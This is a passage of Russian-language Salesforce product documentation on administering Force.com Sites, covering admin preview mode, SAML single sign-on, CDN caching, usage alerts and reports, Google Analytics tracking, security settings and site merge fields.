6. Чтобы открыть связанную страницу для предварительного просмотра, щелкните **«Предварительный просмотр»** на странице «Сведения о сайте».



**Совет:** Чтобы просмотреть подробные сообщения об ошибках сайта в [режиме предварительного просмотра в качестве администратора](#), добавьте компонент `<site:previewAsAdmin />` прямо перед закрывающим тегом `</apex:page>` на настраиваемых страницах ошибок Visualforce.

СМ. ТАКЖЕ:

[Управление страницами Visualforce сайтов Force.com](#)

[Управление стандартными страницами сайтов Force.com](#)

Устранение неполадок **Force.com Sites** посредством режима предварительного просмотра в качестве администратора

Доступно в версиях: **Developer Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Чтобы просмотреть общие и подробные сведения об ошибках, обнаруженных на страницах сайта, рекомендуем воспользоваться режимом предварительного просмотра в качестве администратора.



**Прим.:** Режим предварительного просмотра в качестве администратора доступен для всех активных сайтов, включая сайты, использующие [фирменный настраиваемый веб-адрес](#).

Чтобы воспользоваться режимом предварительного просмотра в качестве администратора, выполните указанные ниже действия.

1. Введите строку *«Сайты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Сайты»**.
2. Щелкните имя нужного сайта.
3. Щелкните ссылку **«Предварительный просмотр в качестве администратора»** в разделе «Сведения о сайте». Данное действие открывает предварительный просмотр сайта в новом окне обозревателя, а подробное сообщение об ошибке отображается внизу страницы.
4. Чтобы удалить cookie-файлы администратора и открыть начальную страницу сайта, щелкните **«Выход из режима предварительного просмотра в качестве администратора»**.


Подробные сообщения об ошибках в режиме предварительного просмотра в качестве администратора контролируются компонентом `<site:previewAsAdmin />` на страницах ошибок Visualforce. Начиная с выпуска Summer'10 компонент `<site:previewAsAdmin />` по умолчанию добавляется на [стандартные страницы ошибок](#) для новых организаций. Компонент должен быть вручную добавлен на все настраиваемые страницы ошибок и страницы давних организаций. Рекомендуем добавить компонент прямо перед закрывающим тегом `</apex:page>`. См. пример ниже.

```
<site:previewAsAdmin />
</apex:page>
```

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

 **Прим.:** Компонент `<site:previewAsAdmin />` содержит тег `<apex:messages />`, поэтому повторное использование данного тега на страницах ошибок дважды возвращает подробное сообщение об ошибке.

СМ. ТАКЖЕ:

[Создание и редактирование Force.com Sites](#)

[Назначение страниц ошибок сайта Force.com](#)

## Включение единой регистрации для сайтов

Единая регистрация — это процесс, предоставляющий пользователям сети доступ ко всем авторизованным сетевым ресурсам без выполнения входа на каждый отдельный ресурс. Функция единой регистрации позволяет проверять имена пользователей и пароли посредством корпоративной базы данных пользователей или любого другого клиентского приложения взамен использования разных паролей, контролируемых системой Salesforce.

Сайты поддерживают функцию единой регистрации SAML, позволяющую клиентам вводить учетные данные только один раз.

Чтобы включить функцию единой регистрации для сайтов посредством поставщика удостоверений, выполните указанные ниже действия.

1. Настройте клиентский или партнерский портал.
2. Настройте сайты.
3. При использовании клиентского портала настройте поддержку клиентского портала на сайтах.
4. Помимо сведений об единой регистрации SAML, которые должны быть собраны и отправлены поставщику удостоверений, пользователь должен сообщить поставщику информации указанные ниже сведения.
  - Код организации
  - Код портала
  - URL-адрес сайтов

Ниже перечислены атрибуты, которые должны быть добавлены в утверждение SAML, отправленное поставщиком удостоверений.

- `organization_id`
- `portal_id`
- `siteurl`

Чтобы найти данные значения, выполните указанные ниже действия.

- a. Введите строку «*Сведения о компании*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Сведения о компании**» и скопируйте код из поля «Код организации Salesforce».
- b. Чтобы настроить клиентский портал, введите строку «*Параметры клиентского портала*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Параметры клиентского портала**». После этого щелкните по имени клиентского портала и скопируйте код из поля «Код портала».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

Чтобы настроить партнерские порталы, введите строку «*Партнеры*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры»**. После этого щелкните по имени партнерского портала и скопируйте код из поля «Код портала Salesforce».

- c. Введите строку «*Настраиваемые URL-адреса*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые URL-адреса»**.

### SAML для сайтов, инициированный поставщиком услуг

Если вход инициируется корпоративным поставщиком удостоверений, то система Salesforce автоматически поддерживает единую регистрацию для сайтов посредством SAML.

Чтобы использовать SAML для сайтов при инициировании входа поставщиком услуг, рекомендуем сначала создать страницу Visualforce, поддерживающую переадресацию на сервер. См. пример ниже.

```
<apex:page showHeader="false" sidebar="false">
  <script>
    var PingSpURL =
    "https://my.pingserver.com:9031/idp/startSSO.ping?PartnerSpId=salesforce.com.sp";
    var siteLoginPage =
    "&TargetResource={!$Site.CurrentSiteUrl}siteLogin?startUrl={!$Site.OriginalUrl}";
    window.location = PingSpURL+siteLoginPage;
  </script>
</apex:page>
```

## Кэширование страниц Force.com Sites

Сайты Force.com применяют два круглосуточных ограничения (по пропускной способности и времени запроса на обслуживание), которые определяются типом организации. Несмотря на большие ограничения для активных производственных организаций, сайт может превысить установленное ограничение из-за интенсивного трафика или страниц, требующих повышенной пропускной способности или дополнительного времени обработки. «Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.

Сайты поддерживают параметры кэширования, позволяющие использовать ресурсы нашего партнера CDN для сокращения времени загрузки страниц и повышения производительности сайтов, а также для предотвращения возможного превышения установленных ограничений. Сайты позволяют задавать продолжительность кэширования для каждой страницы сайта и оптимизировать процесс доставки содержимого конечным пользователям.

Чтобы контролировать алгоритм кэширования сайта, рекомендуем задать логический атрибут `cache` и целочисленный атрибут `expires` на каждой странице Visualforce. По умолчанию страницы без атрибута `cache` кэшируются на 10 минут (600 секунд).

Ниже приведен пример страницы, которая должна храниться в кэше в течение 15 минут.

```
<apex:page cache="true" expires="900">
```

 **Прим.:** CDN поддерживается только активными производственными организациями. CDN не поддерживается безопасными организациями и организациями Developer Edition.

Чтобы защитить целостность конфиденциальной информации, сеансы SSL и страницы, запрошенные после проверки подлинности, не кэшируются посредством CDN.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

Вложения для общедоступных страниц, доступные посредством сайтов, автоматически кэшируются на 10 минут посредством CDN.

Кроме того, алгоритм кэширования определяется другими факторами (например, тип пользователя, открывающего страницу, принадлежность запроса серверу кэширования и поддержка входа на сайт). Таблица ниже описывает алгоритм кэширования для каждого перечисленного фактора.

**Для запросов, которые отправляются сервером кэширования**

Если сайт поддерживает функцию входа:

| Атрибут кэша             | Алгоритм кэширования                         | Область кэширования       |
|--------------------------|--|---------------------------|
| Задано значение «ИСТИНА» | Время кэширования определяется пользователем | Только сервер кэширования |
| Не задано                | Время кэширования составляет 10 минут        | Только сервер кэширования |
| Задано значение «ЛОЖЬ»   | Не кэшируется                                | Нет                       |

Если сайт **не** поддерживает функцию входа:

| Атрибут кэша             | Алгоритм кэширования                         | Область кэширования               |
|--------------------------|--|-----------------------------------|
| Задано значение «ИСТИНА» | Время кэширования определяется пользователем | Сервер кэширования и обозреватель |
| Не задано                | Время кэширования составляет 10 минут        | Сервер кэширования и обозреватель |
| Задано значение «ЛОЖЬ»   | Не кэшируется                                | Нет                               |

**Для запросов, которые не отправляются сервером кэширования**

Если сайт поддерживает функцию входа:

| Атрибут кэша             | Алгоритм кэширования | Область кэширования |
|--------------------------|----------------------|---------------------|
| Задано значение «ИСТИНА» | Не кэшируется        | Нет                 |
| Не задано                | Не кэшируется        | Нет                 |
| Задано значение «ЛОЖЬ»   | Не кэшируется        | Нет                 |

Если сайт **не** поддерживает функцию входа:

| Атрибут кэша             | Алгоритм кэширования                         | Область кэширования |
|--------------------------|--|---------------------|
| Задано значение «ИСТИНА» | Время кэширования определяется пользователем | Только обозреватель |

| Атрибут кэша           | Алгоритм кэширования                  | Область кэширования |
|------------------------|---------------------------------------|---------------------|
| Не задано              | Время кэширования составляет 10 минут | Только обозреватель |
| Задано значение «ЛОЖЬ» | Не кэшируется                         | Нет                 |

СМ. ТАКЖЕ:

[Просмотр журнала круглосуточного использования Force.com Sites](#)

[Ограничения и выставление счета для Force.com Sites](#)

## Использование бизнес-правил для Force.com Sites

Система позволяет создавать бизнес-правила, инициирующие электронные предупреждения при выполнении некоторых критериев, связанных с сайтом. Например, организация может создать правило, отправляющее администратору сайта электронное предупреждение при достижении 80% от ежедневного ограничения для пропускной способности или деактивации сайта.

Настройка корректных бизнес-правил по использованию сайтов позволяет пользователям избегать превышения круглосуточных ограничений для пропускной способности и времени запроса на обслуживание и ежемесячных ограничений для просмотров страниц и входов. Бизнес-правила, созданные для объекта «Сайт», оцениваются каждый час для всех сайтов организации, если не выбраны отдельные сайты. Бизнес-правила, созданные для объектов «Организация» и «Лицензия пользователя», оцениваются каждые три часа.

Бизнес-правила по использованию сайтов поддерживают только действия электронного предупреждения. Другие действия бизнес-правил (например, обновления полей, задачи и исходящие сообщения) недоступны.

Чтобы создать бизнес-правило использования сайта, создайте бизнес-правило со следующими параметрами.

### Выбрать объект

При выборе объекта выберите один из указанных ниже параметров.

- «Организация» (для полей допустимого и использованного ежемесячного количества просмотров страниц)
- «Сайт» (для полей сведений о сайте, ежедневной пропускной способности, времени запроса, допустимого ежемесячного количества просмотров страниц и т. д.)
- «Лицензия пользователя» (для полей допустимого и использованного ежемесячного количества входов)

Объекты «Организация» и «Сайт» доступны только при использовании сайтов Force.com в организации. Объект «Лицензия пользователя» не зависит от сайтов и доступен только при использовании клиентских или партнерских порталов в организации.

### Критерии правила

Чтобы задать критерии правила, выполните одно из указанных ниже действий.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил:

- «Настройка приложения»

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

- Выберите параметр «критерии выполняются», а затем укажите критерий фильтрации, которому должен соответствовать сайт для выполнения правила. Например, чтобы инициировать правило при каждом изменении активного статуса сайта организации, задайте фильтр «"Статус сайта" не равно "Активно"». Чтобы добавить строки или настроить логические условия, щелкните ссылку **«Добавить логику фильтра»**.
- Выберите параметр «значение формулы оценивается как истинное» и введите формулу. Если формула возвращает значение «Истина», то система инициирует выполнение правила.

Например, формула ниже инициирует правило при достижении 80% от ежедневного ограничения для пропускной способности.


```
DailyBandwidthUsed >= 0.8 * DailyBandwidthLimit
```

В примере ниже формула инициирует правило при достижении 80% от ежедневного ограничения для времени.

```
DailyRequestTimeUsed >= 0.8 * DailyRequestTimeLimit
```

### Действия бизнес-правила

При добавлении действий бизнес-правила нажмите кнопку **«Добавить действие бизнес-правила»** и выберите пункт **«Создать электронное предупреждение»** на странице 4791 или **«Выбрать текущее действие»**.


-  **Совет:** Чтобы создать настраиваемые шаблоны эл. почты с использованием полей слияния Site, в меню «Настройка» введите «**Шаблоны эл. почты**» в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»** и **«Создать шаблон»**. Чтобы использовать поля слияния Site при настройке шаблона, выберите пункт **«Поля сайта»** в раскрывающемся списке «Выбрать тип поля» раздела «Доступные поля слияния».

СМ. ТАКЖЕ:

[Общие сведения о Force.com Sites](#)

## Отслеживание сайта Force.com посредством Google Analytics

Сайты Force.com поддерживают стандартную интеграцию со службой Google Analytics. Служба Google Analytics позволяет отслеживать использование сайтов и страниц сайта, включая количество посетителей, количество просмотров страниц, среднее время нахождения на сайте и многое другое.

-  **Прим.:** Компонент `<site:googleAnalyticsTracking/>` поддерживается только страницами, используемыми на сайте Force.com. Организация должна поддерживать сайты, а поле «Код отслеживания аналитики» должно быть заполнено. Чтобы получить код отслеживания, откройте веб-сайт [Google Analytics](#).

Чтобы отслеживать сайт посредством Google Analytics, выполните указанные ниже действия.

1. Зарегистрируйте аккаунт в службе [Google Analytics](#).
2. Добавьте новый профиль в службу Google Analytics и введите домен или полный URL-адрес нужного сайта.
3. Скопируйте значение поля «Идентификатор веб-ресурса» в сведениях о статусе отслеживания Google и вставьте его в поле «Код отслеживания аналитики» на странице «Редактирование сайта» для нужного сайта. Идентификатор веб-ресурса содержит буквы UA, номер аккаунта и номер профиля. Например, UA-9049246-2.
4. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:


- «Настройка приложения»




- Чтобы отслеживать страницы Visualforce, связанные с сайтом, введите указанный ниже тег в шаблон сайта для данных страниц или на отдельные страницы.

```
<site:googleAnalyticsTracking/>
```

Страницы, которые не содержат тега и не связаны с шаблоном сайта, содержащим тег, не отслеживаются. Стандартный шаблон сайта уже содержит тег, поэтому все страницы, использующие данный шаблон, подлежат отслеживанию, включая некоторые стандартные страницы.

 **Прим.:** Во избежание увеличения времени загрузки страницы, компания Google рекомендует добавлять компонент в нижнюю часть страницы.

- Откройте сайт Google Analytics и выполните указанные инструкции. Первые результаты отслеживания в службе Google Analytics могут быть просмотрены в течение 24 часов после завершения регистрации.

 **Совет:** Чтобы отслеживать разные сайты, рекомендуем создать отдельные профили посредством полных URL-адресов сайта и указать другой идентификатор веб-ресурса в поле «Код отслеживания аналитики» для каждого сайта.

СМ. ТАКЖЕ:

- [Управление Force.com Sites](#)
- [Создание и редактирование Force.com Sites](#)
- [Просмотр журнала круглосуточного использования Force.com Sites](#)
- [Создание отчетов по Force.com Sites](#)

## Просмотр журнала сайта Force.com

Чтобы просмотреть журнал сайта, выполните указанные ниже действия.

- Введите строку «Сайты» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Сайты».
- Щелкните имя нужного сайта.
- Просмотрите связанный список «Журнал сайта».

Связанный список «Журнал сайта» отслеживает и отображает изменения, внесенные на сайт. Журнал сайта отслеживает все перечисленные ниже события, а также автора и время изменения.

| Событие                    | Описание   |
|----------------------------|--|
| Создание сайта             | Регистрация времени создания каждого сайта.  |
| Изменения сведений о сайте | Регистрация изменений, внесенных в перечисленные ниже значения. <ul style="list-style-type: none"> <li>• Метка сайта</li> <li>• Имя сайта</li> <li>• Описание сайта</li> <li>• Контакт для сайта</li> <li>• Стандартный веб-адрес</li> </ul> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»



| Событие                             | Описание  |
|-------------------------------------|---|
| Стандартные страницы сайта          | <ul style="list-style-type: none"> <li>• Настраиваемый веб-адрес</li> <li>• Активный статус</li> <li>• Активная начальная страница сайта</li> <li>• Неактивная начальная страница сайта</li> <li>• Шаблон сайта</li> <li>• Robots.txt сайта</li> <li>• Избранный значок сайта</li> <li>• Код отслеживания аналитики</li> <li>• Включить каналы</li> </ul> |
| Страницы ошибок сайта               | Регистрация времени изменения назначения любой страницы ошибок.   |
| Изменения параметров входа          | <p>Регистрация изменений, внесенных в перечисленные ниже параметры входа.</p> <ul style="list-style-type: none"> <li>• Портал</li> <li>• Страница изменения пароля</li> <li>• Требовать небезопасные подключения (HTTP)</li> </ul>  |
| Изменения переадресаций URL-адресов | Регистрация времени создания, удаления, включения, выключения или изменения любой <a href="#">переадресации URL-адреса</a> .  |

СМ. ТАКЖЕ:

[Общие сведения о Force.com Sites](#)

## Просмотр журнала круглосуточного использования Force.com Sites

Данный связанный список содержит сведения об использовании, позволяющие контролировать показатели использования пропускной способности и времени запроса для каждого сайта. Внимательное отслеживание сайтов позволяет избежать [превышения установленных ограничений](#).

Чтобы просмотреть журнал круглосуточного использования для сайта, выполните указанные ниже действия.

1. Введите строку «*Сайты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Сайты**».
2. Щелкните имя нужного сайта.
3. Просмотрите связанный список «Журнал круглосуточного использования». Сведения об использовании могут быть отображены через несколько минут по причине их обработки.

Ниже перечислены показатели использования сайта, отслеживаемые и отображаемые в связанном списке «Журнал круглосуточного использования».

| Показатель                               | Способ вычисления   |
|--|---|
| Пропускная способность сервера-источника | «Пропускная способность» — это количество мегабайт, переданных и принятых сервером-источником сайта. Параметр «Ежедневное ограничение» применяется к истекшим суткам.           |
| Время запроса                            | «Время запроса на обслуживание» — это общее время сервера (в минутах), необходимое для создания страниц сайта. Параметр «Ежедневное ограничение» применяется к истекшим суткам. |

«Сервер-источник» — это веб-сервер, используемый для размещения сайта. «Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.

Связанный список отображает параметры «Текущее использование», «Ежедневное ограничение» и «Процент использования» для каждого показателя.

СМ. ТАКЖЕ:

[Отслеживание сайта Force.com посредством Google Analytics](#)

[Создание отчетов по Force.com Sites](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:

- «Настройка приложения»

## Создание отчетов по Force.com Sites

Чтобы отслеживать активность и использование сайтов, рекомендуем установить управляемый пакет «Создание отчетов по использованию сайтов», позволяющий анализировать ежемесячные просмотры страниц, ежедневную пропускную способность и время ежедневных запросов на обслуживание. Полученные результаты позволяют пользователям избежать превышения установленных **ежемесячных и ежедневных ограничений** для отдельных сайтов и организации.

Чтобы начать использование отчетов и панелей мониторинга в приложении Salesforce для сайтов, выполните указанные ниже действия.


1. Установите управляемый пакет «Создание отчетов по использованию сайтов».
2. Чтобы проанализировать использование сайтов, воспользуйтесь отчетами пакета.
3. При необходимости создайте настраиваемые отчеты для анализа использования сайтов.
4. Чтобы отслеживать сайты, воспользуйтесь панелью мониторинга «Использование сайтов».

### Установка управляемого пакета «Создание отчетов по использованию сайтов»

Управляемый пакет «Создание отчетов по использованию сайтов», доступный в каталоге AppExchange, содержит стандартные отчеты и панель мониторинга для отслеживания показателей использования сайтов.

### Использование отчетов пакета для анализа использования сайтов

Управляемый пакет «Создание отчетов по использованию сайтов» содержит перечисленные ниже отчеты для сайтов организации. Данные отчеты хранятся в папке «Отчеты по использованию сайтов» в разделе «Все отчеты» вкладки «Отчеты». При необходимости выберите папку «Отчеты по использованию сайтов» в раскрывающемся списке «Папка» и нажмите кнопку «Начать».

 **Прим.:** Данные по использованию сайтов собираются в полночь (по Гринвичу), поэтому, в зависимости от часового пояса пользователя, отчеты могут содержать неточное количество просмотров страниц за текущий день. Просмотры страниц сервера кэширования могут быть отражены в отчетах через несколько дней.

| Отчет                               | Описание  |
|-------------------------------------|---|
| Просмотры страниц за текущий период | Данный отчет отображает общее количество просмотров страниц за текущий период (календарный месяц) относительно максимально допустимого количества просмотров страниц. Просмотры страниц сортируются по сайту и дате. Ограничение текущего периода применяется ко всем сайтам организации. |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- «Загрузка пакетов AppExchange»

Для запуска отчетов:

- «Запуск отчетов»

И

«Чтение» для записей, добавленных в отчеты

Для создания, редактирования, сохранения и удаления отчетов:

- «Запуск отчетов» и «Чтение» для записей, добавленных в отчеты

И

«Создание и настройка отчетов»

Для создания, редактирования и удаления панелей мониторинга:

- «Запуск отчетов»

И


«Управление панелями мониторинга»

| Отчет   | Описание   |
|---|--|
| Общее ежедневное использование пропускной способности                   | Данный отчет отображает общее использование пропускной способности за последние 30 дней; данные сортируются по сайту, дате, серверу-источнику и серверу кэширования. |
| Общие ежедневные просмотры страниц                                      | Данный отчет отображает общее количество просмотров страниц за последние 30 дней; данные сортируются по сайту, дате, серверу-источнику и серверу кэширования.        |
| Ежедневное использование пропускной способности сервера-источника сайта | Данный отчет отображает общее использование пропускной способности сервера-источника за последние 30 дней; данные сортируются по сайту и дате.                       |
| Ежедневное использование времени запроса сайта                          | Данный отчет отображает общее время запроса на обслуживание сервера-источника за последние 30 дней; данные сортируются по сайту и дате.                              |
| Сайты, расходующие наибольшую пропускную способность                    | Данный отчет отображает сайты, отличающиеся наибольшей пропускной способностью за текущий период.  |
| Сайты, расходующие наибольшие ресурсы                                   | Данный отчет отображает сайты, отличающиеся наибольшим временем запроса на обслуживание за текущий период.   |
| Популярные сайты по просмотрам страниц                                  | Данный отчет отображает сайты, отличающиеся наибольшим количеством просмотров страниц за текущий период.   |

## Создание настраиваемых отчетов для анализа использования сайтов

Чтобы создать настраиваемые отчеты по сайтам, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать отчет»** на вкладке «Отчеты».
2. Выберите тип отчета **«Административные отчеты»**, затем выберите **«Отчеты по использованию сайтов»**. Чтобы получить доступ к типу настраиваемого отчета «Отчеты по использованию сайтов», рекомендуем включить поддержку сайтов и установить управляемый пакет «Создание отчетов по использованию сайтов».
3. Чтобы создать настраиваемый отчет, нажмите кнопку **«Создать»**. Настраиваемый отчет может содержать все поля, связанные с сайтами (например, «Имя сайта», «Статус сайта», «Ежедневное ограничение пропускной способности» и «Ежедневное ограничение по времени запроса»).

 **Прим.:** При создании собственных настраиваемых отчетов посредством типа настраиваемого отчета «Отчеты по использованию сайтов» помните, что столбец «Пропускная способность сервера-источника» отображает данные в байтах, а столбец «Время запроса» отображает данные в миллисекундах. Убедитесь, что различия в единицах измерения учитываются при сопоставлении данных столбцов со столбцами «Ежедневное ограничение пропускной способности» и «Ежедневное ограничение по времени запроса», которые отображают данные в мегабайтах и минутах.

Стандартные отчеты управляемого пакета отображают пропускную способность в мегабайтах, а время запроса — в минутах.

## Использование панели мониторинга «Использование сайтов» для отслеживания сайтов

Управляемый пакет «Создание отчетов по использованию сайтов» содержит панель мониторинга «Использование сайтов», позволяющую быстро отслеживать сайты в организации. Панель мониторинга содержит компонент для каждого отчета, добавленного в управляемый пакет.

Чтобы открыть панель мониторинга, откройте вкладку «Панели мониторинга» и выполните указанные ниже действия.

- Воспользуйтесь полем «Просмотр панели мониторинга».
- Или щелкните ссылку **«Перейти к списку панелей мониторинга»** и выберите пункт **«Панель мониторинга "Использование сайтов"»** в списке панелей мониторинга.

Чтобы изменить панель мониторинга, щелкните **«Правка»**. При необходимости создайте собственную настраиваемую панель мониторинга на основе любого созданного настраиваемого отчета. Рекомендуем добавить панель мониторинга «Использование сайтов» в качестве снимка панели мониторинга на начальную страницу.

СМ. ТАКЖЕ:

[Просмотр журнала круглосуточного использования Force.com Sites](#)

[Отслеживание сайта Force.com посредством Google Analytics](#)

## Безопасность Force.com Sites


Ниже перечислены рекомендации по настройке сайта Force.com.

- Если флажок «Требовать безопасные подключения (HTTPS)» установлен на странице «Параметры сеанса», а флажок «Требовать небезопасные подключения (HTTP)» отсутствует на странице «Параметры входа», то пользователям, выполняющим вход на связанный портал посредством сайта, отображается домен `secure.force.com`. Например, при регистрации настраиваемого домена `myacompanya.force.com` используется следующий URL-адрес входа: `https://myacompanya.secure.force.com`. Дополнительную информацию см. в разделе [«Управление параметрами регистрации и входа на сайтах Force.com»](#).
- Клиенты, использующие сценарий для входа на сайты, могут использовать дополнительный параметр URL-адреса (`refURL`), позволяющий сохранять имя настраиваемого домена после входа. Данный параметр не применяется при наличии флажка «Требовать небезопасные подключения (HTTP)», установленного для сайта, или флажка «Требовать безопасные подключения (HTTPS)», установленного для организации. Пример URL-адреса, использующего параметр `refURL`: `http://moisait.secure.force.com/SiteLogin?refURL=http://moisait.com`.
- Чтобы задать ограничения на основе времени входа или диапазона IP-адресов, рекомендуем использовать HTTPS. Чтобы получить доступ к сайту, рекомендуем использовать безопасный URL-адрес, связанный с доменом Force.com.
- Чтобы использовать HTTPS на всех страницах сайтов Force.com и разрешить всем IP-адресам доступ к сайту, рекомендуем создать следующие диапазоны IP-адресов: `0.0.0.0 — 255.255.255.255`, `:: — ::ffff:ffff:ffff` и `::1:0:0:0 — ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. Рекомендуем не использовать HTTPS без необходимости, так как данный протокол может снизить производительность сайта. Замена протокола HTTP протоколом HTTPS влияет на зарегистрированных пользователей только при следующем входе.
- Проверенным и непроверенным пользователям могут отображаться разные сообщения об ошибках для определенных условий (например, для исключений Apex).
- Только производственные организации используют действительные SSL-сертификаты `secure.force.com` для доступа к сайтам посредством HTTPS.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

 **Прим.:** Использование HTTPS для доступа к сайту в безопасной (непроизводственной) организации может инициировать отображение предупреждения о несоответствии имени сертификата.

- Параметрам кэширования для статических ресурсов назначается значение «Личный» при использовании сайта Force.com, поддерживающего ограничения по диапазону IP-адресов или времени входа для профиля пользователя-гостя. Сайты, поддерживающие ограничения для профиля пользователя-гостя, кэшируют статические ресурсы только в пределах обозревателя. Кроме того, при ограничении доступа к общедоступному сайту удаление статических ресурсов из кэша Salesforce и любого промежуточного кэша может занять до 45 дней.

 **Внимание:**

- Рекомендуем задать объектам, доступным на сайте для чтения, параметр общего доступа «Личный». Данное действие гарантирует, что пользователи, открывающие сайт, смогут просматривать и редактировать только данные, связанные с сайтом.
- Кроме того, рекомендуем обезопасить доступность всех списковых представлений. Выберите уровень доступности «Доступно определенным группам пользователей» для списковых представлений и укажите нужные группы. Списковые представления, которым назначен уровень доступности «Доступно всем пользователям», могут отображаться общедоступным пользователям сайта. Чтобы предоставить общедоступным пользователям доступ к списковому представлению, рекомендуем создать общедоступную группу и определить уровень доступности. Объекты, которым назначен уровень общего доступа «Личный», не могут просматриваться общедоступными пользователями, независимо от доступности спискового представления.

## Методы и выражения Apex, связанные с Force.com Sites

### Методы Force.com Apex

Методы Apex для Force.com Sites хранятся в классах `site`, `cookie` и `urlRewriter`. См. [Руководство разработчика Force.com Apex Code](#).

### Выражения, связанные с Force.com Sites

Ниже перечислены выражения, поддерживаемые платформой Force.com для использования на страницах Visualforce, в шаблонах эл. почты и элементах S-Control.

| Поле слияния                           | Описание   |
|--|--|
| <code>\$\$Site.Name</code>             | Возвращает имя API-интерфейса текущего сайта.  |
| <code>\$\$Site.Domain</code>           | Возвращает имя домена Force.com для организации.   |
| <code>\$\$Site.CustomWebAddress</code> | Возвращает настраиваемый URL-адрес запроса (при отсутствии компонента <code>force.com</code> ) или основной настраиваемый URL-адрес сайта. При отсутствии обоих URL-адресов данное поле слияния возвращает пустую строку. Обратите внимание, что путь URL-адреса всегда является корневым (даже при наличии префикса пути в настраиваемом URL-адресе запроса). Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. Значение данного поля всегда заканчивается символом <code>/</code> . Использование |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования сайтов Force.com:


- «Настройка приложения»

| Поле слияния                                | Описание  |
|---|---|
|   | поля слияния <code>\$\$Site.CustomWebAddress</code> нежелательно. Рекомендуем заменить его полем слияния <code>\$\$Site.BaseCustomUrl</code> .  |
| <code>\$\$Site.OriginalUrl</code>           | Возвращает исходный URL-адрес страницы, являющейся специальной страницей ошибок. В противном случае возвращает значение <code>null</code> .   |
| <code>\$\$Site.CurrentSiteUrl</code>        | Возвращает основной URL-адрес текущего сайта, который должен использоваться ссылками. Обратите внимание, что данное поле может возвращать URL-адрес ссылающейся страницы взамен URL-адреса текущего запроса. Значение данного поля содержит префикс пути и всегда заканчивается символом <code>/</code> . Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. Использование поля слияния <code>\$\$Site.CurrentSiteUrl</code> нежелательно. Рекомендуем заменить его полем слияния <code>\$\$Site.BaseUrl</code> . |
| <code>\$\$Site.LoginEnabled</code>          | Возвращает значение <code>true</code> , если текущий сайт связан с активным порталом, поддерживающим вход; в противном случае возвращает значение <code>false</code> .  |
| <code>\$\$Site.RegistrationEnabled</code>   | Возвращает значение <code>true</code> , если текущий сайт связан с активным клиентским порталом, поддерживающим самостоятельную регистрацию. В противном случае возвращает значение <code>false</code> .  |
| <code>\$\$Site.IsPasswordExpired</code>     | Для проверенных пользователей: возвращает значение <code>true</code> , если срок действия пароля вошедшего пользователя истек. Для непроверенных пользователей: возвращает значение «ложь».   |
| <code>\$\$Site.AdminEmailAddress</code>     | Возвращает значение поля «Контакт для сайта» для текущего сайта.  |
| <code>\$\$Site.Prefix</code>                | Возвращает префикс пути URL-адреса текущего сайта. Например, при использовании URL-адреса сайта <code>mysco.force.com/partners</code> префиксом пути является компонент <code>/partners</code> . Возвращает значение <code>null</code> при отсутствии префикса. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.  |
| <code>\$\$Site.Template</code>              | Возвращает имя шаблона, связанного с текущим сайтом; в противном случае возвращает стандартный шаблон.  |
